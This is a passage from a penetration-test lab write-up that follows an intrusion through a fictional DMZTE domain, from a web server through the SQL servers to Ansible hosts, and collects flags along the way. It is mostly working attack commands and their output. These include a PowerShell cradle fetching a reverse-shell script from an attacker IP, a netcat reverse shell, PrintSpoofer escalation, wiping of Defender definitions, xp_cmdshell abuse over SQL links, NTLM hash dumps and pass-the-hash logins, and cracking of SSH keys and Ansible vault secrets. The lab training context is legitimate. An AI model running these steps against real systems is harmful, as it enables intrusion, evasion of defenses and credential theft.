
```
iex (new-object net.webclient).downloadstring('http://192.168.49.68/revshell_FUD.ps1')
```



And we got a shell as **DMZTE\IISSVC**



By enumerating privilege, we could see that we had the SeImpersonate privilege and in the same time, spooler service was running, this meant we could escalate privilege to SYSTEM using the printSpoofer technique.



The tool of choice for this task was **PrintSpoofer.exe** by itm4n

[GitHub - itm4n/PrintSpoofer: Abusing Impersonation Privileges on Windows 10 and Server 2019]

We cloned the project and compiled it, then renamed the final binary ps.exe for shortening, then downloaded it to the box, and we were able to escalate privilege to SYSTEM

```
c:\Windows\Tasks>ps.exe -i
ps.exe -i
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
nt authority\system
PS C:\Windows\system32>
```

We then rolled back Defender's definitions

```
cmd /c "C:\Program Files\Windows Defender\MpCmdRun.exe" -removedefinitions -all

Service Version: 4.18.2009.7
Engine Version: 1.1.17500.4
AntiSpyware Signature Version: 1.325.1105.0
AntiVirus Signature Version: 1.325.1105.0

Starting engine and signature rollback to none...
Done!
PS C:\Windows\system32>
```

And used the same old **inj.exe** payload to get a meterpreter shell on the server

```
meterpreter > sysinfo
Computer        : WEB01
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : DMZTE
Logged On Users : 6
Meterpreter     : x64/windows
meterpreter >
```

We could then get local.txt on **web01**


FLAG 9:

```
c:\Users\iissvc\Desktop>type local.txt && ipconfig
type local.txt && ipconfig
468748c8dff9f8c3abc22b36c9f57c5b

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.68.181
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.68.254

Ethernet adapter Ethernet1:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.16.68.181
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

And we managed to dump credentials from the box and got **IISSVC** hash

```
Username  Domain  NTLM
--------  ------  ----
WEB01$    DMZTE   2482b068fa33ebdd600bfed25f87c880
WEB01$    DMZTE   a8e1015762441eee3c00fdc22935a87d
iissvc    DMZTE   f7fda76d93587b87e8ecc4f7b3ac2e36
```

Since we could see that DMZTE domain contained SQL servers, we started doing some SQL enumeration



The tool for this task was **PowerUpSQL.ps1**

[GitHub - NetSPI/PowerUpSQL: PowerUpSQL: A PowerShell Toolkit for Attacking SQL Server]

We used a PowerShell download cradle to load this tool on **WEB01**, and we were able to see the SQL instances.

This clearly showed that the instance on **SQL02** was not directly accessible.

```
Get-SQLInstanceDomain | Get-SQLConnectionTest

ComputerName    Instance             Status
------------    --------             ------
sql01.dmzte.com sql01.dmzte.com,1433 Accessible
sql02.dmzte.com sql02.dmzte.com,1433 Not Accessible


PS C:\> Get-SQLServerInfo -Instance "sql01.dmzte.com,1433"
Get-SQLServerInfo -Instance "sql01.dmzte.com,1433"


ComputerName            : sql01.dmzte.com
Instance                : SQL01\SQLEXPRESS
DomainName              : DMZTE
ServiceProcessID        : 1204
ServiceName             : MSSQL$SQLEXPRESS
ServiceAccount          : SQLSvc01@DMZTE.COM
AuthenticationMode      : Windows and SQL Server Authentication
ForcedEncryption        : 0
Clustered               : No
SQLServerVersionNumber  : 15.0.2000.5
SQLServerMajorVersion   : 2019
SQLServerEdition        : Express Edition (64-bit)
SQLServerServicePack    : RTM
OSArchitecture          : X64
OsVersionNumber         : SQL
Currentlogin            : DMZTE\WEB01$
IsSysadmin              : No
ActiveSessions          : 1
```

Using the same tool, we were able to crawl SQL links

```
PS C:\> Get-SQLServerLinkCrawl -Instance "sql01.dmzte.com,1433"
Get-SQLServerLinkCrawl -Instance "sql01.dmzte.com,1433"


Version     : SQL Server 2019
Instance    : SQL01\SQLEXPRESS
CustomQuery :
Sysadmin    : 0
Path        : {SQL01\SQLEXPRESS}
User        : DMZTE\WEB01$
Links       : {SQL02}

Version     : SQL Server 2019
Instance    : SQL02\SQLEXPRESS
CustomQuery :
Sysadmin    : 0
Path        : {SQL01\SQLEXPRESS, SQL02}
User        : scadaVector
Links       :
```

With further enumeration, we were able to find 2 accounts on SQL02 via traversing the SQL link:

energySvc and **scadaVector**

```
PS C:\temp> Get-SQLServerLinkCrawl -instance "sql01.dmzte.com,1433" -Query "select * from master..syslogins" | ft
Get-SQLServerLinkCrawl -instance "sql01.dmzte.com,1433" -Query "select * from master..syslogins" | ft

Version          Instance         CustomQuery                 Sysadmin Path                        User         Links
-------          --------         -----------                 -------- ----                        ----         -----
SQL Server 2019  SQL01\SQLEXPRESS {sa, BUILTIN\Users}                0 {SQL01\SQLEXPRESS}          DMZTE\iissvc {SQL02}
SQL Server 2019  SQL02\SQLEXPRESS {sa, energySvc, scadaVector}       0 {SQL01\SQLEXPRESS, SQL02} scadaVector
```

Using **Impacket's mssqlclient** and the password hash we have for **iissvc**, we managed to logon to SQL01

```
┌──(root💀kali)-[/opt/ops]
└─# proxychains -q mssqlclient.py DMZTE.COM/iissvc@172.16.68.214 -hashes ":f7fda76d93587b87e8ecc4f7b3ac2e36" -windows-auth
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQL01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(SQL01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL>
```

Using the SQL link, we impersonated the account **energySvc** and used it to enable cmdshell on **SQL02**

```
SQL> EXECUTE('EXEC AS LOGIN = ''energySvc'';EXEC sp_configure ''show advanced options'',1;reconfigure;EXEC sp_configure ''xp_cmdshell'
',1;reconfigure;') AT [sql02];
[*] INFO(SQL02\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement
to install.
[*] INFO(SQL02\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install
.
SQL>
```

And now we had code execution, and we were able to see who are operating as

```
SQL> EXECUTE('EXEC AS LOGIN = ''energySvc'';EXEC xp_cmdshell ''hostname&&whoami'';') AT [sql02];
output


--------------------------------------------------------------------------------
--------------------------------------------------------------------------------

sql02


dmzte\sqlsvc02


NULL
```

More enumeration showed that the account had the SeImpersonate privilege

```
Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks          Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

And also the **spooler** service was running, making it possible to run the **printSpoofer** attack once again

```
SQL> EXECUTE('EXEC AS LOGIN = ''energySvc'';EXEC xp_cmdshell ''cmd /c sc query spooler'';') AT [sql02];
output

-------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------

NULL

SERVICE_NAME: spooler

        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)

        STATE              : 4  RUNNING
```

In order to get a stable reverse shell that doesn't trip alarms, we used Netcat.exe

[netcat 1.11 for Win32/Win64 (eternallybored.org)]

We then used the code execution to download the 64bit version of **netcat.exe** to the **SQL02**

We then tried to get a reverse shell on port 7777 but it failed, the egress traffic was clearly being limited to specific ports

```
SQL> EXECUTE('EXEC AS LOGIN = ''energySvc'';EXEC xp_cmdshell ''cmd /c c:\windows\tasks\nc.exe 192.168.49.68 7777 -e cmd.exe'';') AT [s
ql02];
output
```

So we tried port 443 and this time it worked

```
┌──(root💀kali)-[/opt/ops]
└─# rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.49.68] from (UNKNOWN) [192.168.68.253] 50050
Microsoft Windows [Version 10.0.17763.1518]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami && hostname
whoami && hostname
dmzte\sqlsvc02
sql02

C:\Windows\system32>
```

Using itm4n's PrintSpoofer tool once again, we got a SYSTEM shell on SQL02

```
c:\temp>powershell wget http://192.168.49.68/printSpoofer.exe -o spoof.exe
powershell wget http://192.168.49.68/printSpoofer.exe -o spoof.exe

c:\temp>printSpoofer.exe -i
printSpoofer.exe -i
'printSpoofer.exe' is not recognized as an internal or external command,
operable program or batch file.

c:\temp>spoof.exe -i
spoof.exe -i
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
nt authority\system
PS C:\Windows\system32>
```

And we got local.txt on SQL02

FLAG 10:

```
PS C:\users\SQLSvc02\desktop> cat local.txt; ipconfig; hostname
cat local.txt; ipconfig; hostname
85b41d2abe2ddfae8e6b926faef8b4f5

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.16.68.215
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.68.254
sql02
PS C:\users\SQLSvc02\desktop>
```

And proof.txt as well

FLAG 11:

```
PS C:\users\administrator\desktop> cat proof.txt; ipconfig
cat proof.txt; ipconfig
7c68d577a4efd7236a098ec3f38e1c8e

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.16.68.215
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.68.254
PS C:\users\administrator\desktop>
```

Since we were elevated on **SQL02**, we downloaded the **inj.exe** process injection payload and ran it to get a meterpreter shell


```
msf6 auxiliary(scanner/portscan/tcp) > sessions 15
[*] Starting interaction with 15...

meterpreter > sysinfo
Computer        : SQL02
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : DMZTE
Logged On Users : 9
Meterpreter     : x64/windows
meterpreter > pgrep spool
2120
meterpreter > migrate 2120
[*] Migrating from 640 to 2120...
```

And dumped the credentials on SQL02

```
Username  Domain  NTLM
--------  ------  ----
SQL02$    DMZTE   626ee48f7703d38c45aa4d07323c96f6

SQL02$    DMZTE   68e8b81230bb4689c0082e44baa1128d

SQLSvc02  DMZTE   2e3f92f5945985a61b1f8c2b07f5a5f1

tina      DMZTE   6d24da3c31b3c97bf220aebf5e78606f
```

Checking **Tina**'s on **BloodHound**, we could see she was member in **SQLADMIN** group

This group had admin access to both SQL servers



So we use **Evil-WinRM** to access **SQL01** using Tina's account

GitHub - Hackplayers/evil-winrm: The ultimate WinRM shell for hacking/pentesting

```
┌──(root💀kali)-[/opt/ops]
└─# proxychains -q evil-winrm -i 172.16.68.214 -u tina -H 6d24da3c31b3c97bf220aebf5e78606f

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\tina\Documents> cd ..
*Evil-WinRM* PS C:\Users\tina> dir desktop
*Evil-WinRM* PS C:\Users\tina> cd ..
```

And we got proof.txt on **SQL01**

FLAG 12:

```
*Evil-WinRM* PS C:\Users> cat administrator\desktop\proof.txt; ipconfig
873bfb7bd052f711914319fb89cd46a4

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.16.68.214
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.68.254
```

On **SQL01** we were able to find the SSH keys for a user called **Jim**

```
*Evil-WinRM* PS C:\users\jim> dir


    Directory: C:\users\jim


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        10/20/2020  10:26 AM                .ssh
```

By inspecting further, those keys could lead to **ansible03**

```
*Evil-WinRM* PS C:\users\jim\.ssh> cat known_hosts
ansible03,172.16.53.217 ecdsa-sha2-nistp256 AAAAE2V
*Evil-WinRM* PS C:\users\jim\.ssh>
```

We copied the id_rsa key to the attacker machine, and it was encrypted

```
┌──(root💀kali)-[/opt/ops]
└─# head jim
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,D625EF71AA1056E00816F4D9F50D9AE5

RS0R2JHYzYhAmcapDE5b8cSDHGKNXInblg+y3tqSO3Fc965YCW24veL5r/4WiiG/
Ebk8hvTHleORNg27WZ+oKHxE166hhp6+bnX+AtYjytFB6/KPupxsyWxvXxvoXtKz
```

So we used ssh2john again

```
┌──(root💀kali)-[/opt/ops]
└─# locate ssh2john
/usr/share/john/ssh2john.py

┌──(root💀kali)-[/opt/ops]
└─# /usr/share/john/ssh2john.py jim > jim.hash

┌──(root💀kali)-[/opt/ops]
└─# cat jim.hash
jim:$sshng$1$16$D625EF71AA1056E00816F4D9F50D9AE5
```

And used john to crack the password, and we end up with the password precious1

```
D:\>cd D:\Tools\john-1.9.0-jumbo-1-win64\run

D:\Tools\john-1.9.0-jumbo-1-win64\run>john.e
Warning: detected hash type "SSH", but the s
Use the "--format=ssh-opencl" option to forc
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPEN
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=B
Cost 2 (iteration count) is 1 for all loaded
Will run 8 OpenMP threads
Note: This format may emit false positives,
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any othe
precious1        (jim)
```

Now we were able to SSH into the **ansible03** machine

```
┌──(root💀kali)-[/opt/ops]
└─# proxychains -q ssh -i jim dmzte\\jim@172.16.68.217
load pubkey "jim": invalid format
The authenticity of host '172.16.68.217 (172.16.68.217)' can't be
ECDSA key fingerprint is SHA256:gfzXXNFO+2lPRO9SCjThFO5l0Ru5+RQsBI
Are you sure you want to continue connecting (yes/no/[fingerprint]
Warning: Permanently added '172.16.68.217' (ECDSA) to the list of
Enter passphrase for key 'jim':
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 202
Last login: Mon Nov  9 15:36:08 2020 from 172.16.53.214
jim@DMZTE.COM@ansible03:~$
```

And we got local.txt from **ansible03**

FLAG 13:

```
jim@DMZTE.COM@ansible03:~$ cat local.txt; ip a
72326c251f5446d7d5b310517b684eb6
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNO
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_co
    link/ether 00:50:56:86:80:ef brd ff:ff:ff:ff:ff:ff
    inet 172.16.68.217/24 brd 172.16.68.255 scope global noprefix
       valid_lft forever preferred_lft forever
```

During enumerating the box, we were able to find the ansible inventory, mentioning **web05**

```
jim@DMZTE.COM@ansible03:~$ cat /etc/ansible/hosts
# This is the default ansible 'hosts' file.
#
# It should live in /etc/ansible/hosts
#
#   - Comments begin with the '#' character
#   - Blank lines are ignored
#   - Groups of hosts are delimited by [header] el
#   - You can enter hostnames or ip addresses
#   - A hostname/ip can be a member of multiple gr

# Ex 1: Ungrouped hosts, specify before any group

#green.example.com
#blue.example.com
#192.168.100.1
#192.168.100.10

# Ex 2: A collection of hosts belonging to the 'we

#[webservers]
web05.dmzte.com
```

We were also able to find the ansible vault key

```
jim@DMZTE.COM@ansible03:/opt/playbooks$ cat uptime.yaml
- hosts: all
  gather_facts: true
  become: yes
  become_user: ansibleSvc@dmzte.com
  vars:
    ansible_become_pass: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          63343236333036326235366137343161393637303435303535666366643864663539666138646530
          61633735353462386234373534366464336631623436396 40a6630666439346266313338343261 63
          32383737333265343066613363633963633261663232343136303430353131383632646237366135
          32306562623364396 50a343137333033343661346633653530306530313833393232626534373163
          3237
  tasks:
    - name: uptime
      command: /usr/bin/uptime
      changed_when: False
      register: uptime
jim@DMZTE.COM@ansible03:/opt/playbooks$
```

So we copied the key portion to the attacker machine and used **ansible2john** to convert it into a crackable format

```
┌──(root💀kali)-[/opt/ops]
└─# locate ansible2john
/usr/share/john/ansible2john.py

┌──(root💀kali)-[/opt/ops]
└─# /usr/share/john/ansible2john.py key.yaml
key.yaml:$ansible$0*0*c4263062b56a741a967045055fcfd8df59fa8de0ac7554b8b47546dd3f1b469d*41730346a4f3
```

And we were successful in cracking the ansible vault password

```
$ansible$0*0*c4263062b56a741a967045055fcfd8df59fa8de0a
3842ac287732
e40fa3cc9cc2af22416040511862db76a520ebb3d9e:gotmilk

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Ansible Vault
Hash.Target......: $ansible$0*0*c4263062b56a741a967045
Time.Started.....: Thu Jul 01 18:47:24 2021, (3 secs)
```

This password happened to be the user password for the **ansiblesvc** user on the **ansible03** machine

```
su: user ansibleSvc does not exist
jim@DMZTE.COM@ansible03:/tmp$ su - ansibleSvc@dmzte.com
Password:
ansiblesvc@DMZTE.COM@ansible03:~$
```

After impersonating **ansiblesvc,** we used sudo -l to check for privilege escalation avenues, and the account was able to sudo anything

```
ansiblesvc@DMZTE.COM@ansible03:~$ sudo -l
Matching Defaults entries for ansiblesvc@DMZTE.COM on ansible03:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User ansiblesvc@DMZTE.COM may run the following commands on ansible03:
    (ALL) NOPASSWD: ALL
ansiblesvc@DMZTE.COM@ansible03:~$ sudo su
root@ansible03:/home/ansiblesvc@DMZTE.COM#
```

By checking the .bash_history file for the **ansiblesvc** account we were able to see previous traces of SSH into **web05**

```
root@ansible03:/home/ansiblesvc@DMZTE.COM# cat .bash_history
pwd
ssh-keygen
exit
ssh-copy-id ansibleSvc@dmzte.com@web05.dmzte.com
ssh ansibleSvc@dmzte.com@web05
ssh ansibleSvc@dmzte.com@web05.dmzte.com
nano /etc/ansible/hosts
sudo nano /etc/ansible/hosts
exit
ansible-playbooks
ansible-playbook
encrypt_string
ansible-vault encrypt_string --vault-id @prompt 2cool4u!
ansible-vault encrypt_string
sudo nano /opt/playbooks/uptime.yaml
sudo mkdir /opt/playbooks
sudo nano /opt/playbooks/uptime.yaml
```

And indeed we could SSH into **web05**

```
ansiblesvc@DMZTE.COM@ansible03:/etc$
The authenticity of host 'web05.dmzte
ECDSA key fingerprint is SHA256:8eRkZ
Are you sure you want to continue cor
Warning: Permanently added 'web05.dmz
ansibleSvc@dmzte.com@web05.dmzte.com'
Welcome to Ubuntu 20.04.1 LTS (GNU/Li

 * Documentation:  https://help.ubunt
 * Management:     https://landscape.
 * Support:        https://ubuntu.com

279 updates can be installed immediat
139 of these updates are security upd
To see these additional updates run:


The list of available updates is more
To check for new updates run: sudo ap
Failed to connect to https://changelo

Your Hardware Enablement Stack (HWE)
Last login: Tue Oct 20 13:47:55 2020
ansiblesvc@DMZTE.COM@web05:~$
```

On **web05**, the account was able to sudo any command

```
ansiblesvc@DMZTE.COM@web05:/home$ sudo -l
Matching Defaults entries for ansiblesvc@DMZTE.COM on web05:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/us

User ansiblesvc@DMZTE.COM may run the following commands on w
    (ALL) NOPASSWD: ALL
```

So we switch to **root** and get proof.txt on **web05**

FLAG 14:

```
root@web05:~# cat proof.txt ; ip a
9f33e6c81a00c250b401e6761195fcee
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueu
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
4: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 150
    link/ether 00:50:56:86:fe:b2 brd ff:ff:ff:ff:ff:
    inet 192.168.68.182/24 brd 192.168.68.255 scope
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe86:feb2/64 scope link
       valid_lft forever preferred_lft forever
5: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 150
    link/ether 00:50:56:86:5d:96 brd ff:ff:ff:ff:ff:
    inet 172.16.68.182/24 brd 172.16.68.255 scope gl
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe86:5d96/64 scope link
       valid_lft forever preferred_lft forever
